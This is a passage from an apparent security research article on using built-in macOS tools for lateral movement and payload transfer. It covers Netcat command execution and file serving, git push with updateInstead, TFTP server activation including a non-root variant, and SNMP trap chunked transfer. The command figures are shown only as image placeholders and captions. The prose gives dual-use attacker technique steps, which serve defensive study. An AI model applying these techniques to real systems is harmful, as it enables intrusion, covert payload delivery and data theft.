
Figure 19. Command execution via Netcat (victim side).

The attacker sends the curl google.com command over the wire, which is caught by the victim's listener and executed by sh. The resulting output confirms successful execution on the target. 



Netcat can also facilitate file transfers through several different methods. An attacker could invoke a fetch to a remote system where a script or payload is hosted, or start a simple HTTP server on their own machine to perform ad hoc tool transfer.

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 20. Serving files via netcat (Attacker Terminal 1).
Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 21. Initiating file transfer via Netcat (Attacker Terminal 2).

Git-based transfer 



git is a version control system ubiquitous in software development. Its prevalence on developer machines and reliance on SSH as a transport make git push a practical file transfer mechanism. The technique requires initializing a repository on the target and setting receive.denyCurrentBranch updateInstead. By default, git refuses pushes to a branch that is currently checked out on the remote. This setting overrides that behavior and updates the working tree on push, landing files on disk the moment the operation completes. 

First, a receiving repository is initialized on the target over SSH:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 22. Initializing a Git repository on the target.

On the attacker, a local repository is created with the payload, and the remote is pointed at the target:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 23. Pushing payloads to the target via Git. 

After the push, “script.sh” exists on the target at “~/repos/project/script.sh”. Additional file transfers only require adding new files, committing, and pushing again. Because git operates over SSH, the transfer is encrypted and uses the same authentication established for command execution. 

TFTP (Standard and unprivileged) 


TFTP (Trivial File Transfer Protocol) is a lightweight, unauthenticated file transfer protocol that operates over UDP. macOS includes both a TFTP server and client. The server is not active by default but can be started through launchd

With root access on the target, the system's built-in TFTP plist activates the server in a single command:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 24. Activating the native TFTP server.


This serves “/private/tftpboot” on the standard TFTP port (UDP 69). The TFTP system plist does not provide the -w flag to the tftpd process. Without it, the server only allows writes to files that already exist. A placeholder file must be created on the target for each file being transferred:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 25. Creating a placeholder file for TFTP transfer.


From the attacker, the payload is pushed to the target: 

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 26. Pushing payload to target via TFTP.


In a post-exploitation scenario without root access, tftpd can still be deployed by loading a user-created plist from “/tmp” on a non-standard port. This variant passes the tftpd -w flag, which allows write requests to create new files, removing the placeholder requirement. 

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 27. Non-root TFTP server deployment.

SNMP trap-based transfer 

SNMP (Simple Network Management Protocol) is used for monitoring and managing network devices. SNMP traps are unsolicited notifications sent from agents to a management station over UDP port 162. The trap payload can carry arbitrary string data under custom OIDs, which can be repurposed as a data transfer channel. macOS ships with the necessary net-snmp tools: snmptrap (“/usr/bin/snmptrap”) on the sender and snmptrapd (“/usr/sbin/snmptrapd”) on the receiver. 


The approach works by Base64 encoding a file, splitting it into fixed-size chunks, and sending each chunk as an SNMP trap payload under a custom OID in the private enterprise space (“1[.]3[.]6[.]1[.]4[.]1[.]99999”). A trap handler on the receiving end reassembles the chunks and decodes the file. The protocol uses three message types: “FILENAME” signals the start of a transfer, “DATA” carries a Base64 chunk, and “END” triggers reassembly. 


On the receiver, a trap handler processes incoming traps:

Bad Apples: Weaponizing native macOS primitives for movement and execution
Figure 28. SNMP trap handler logic.


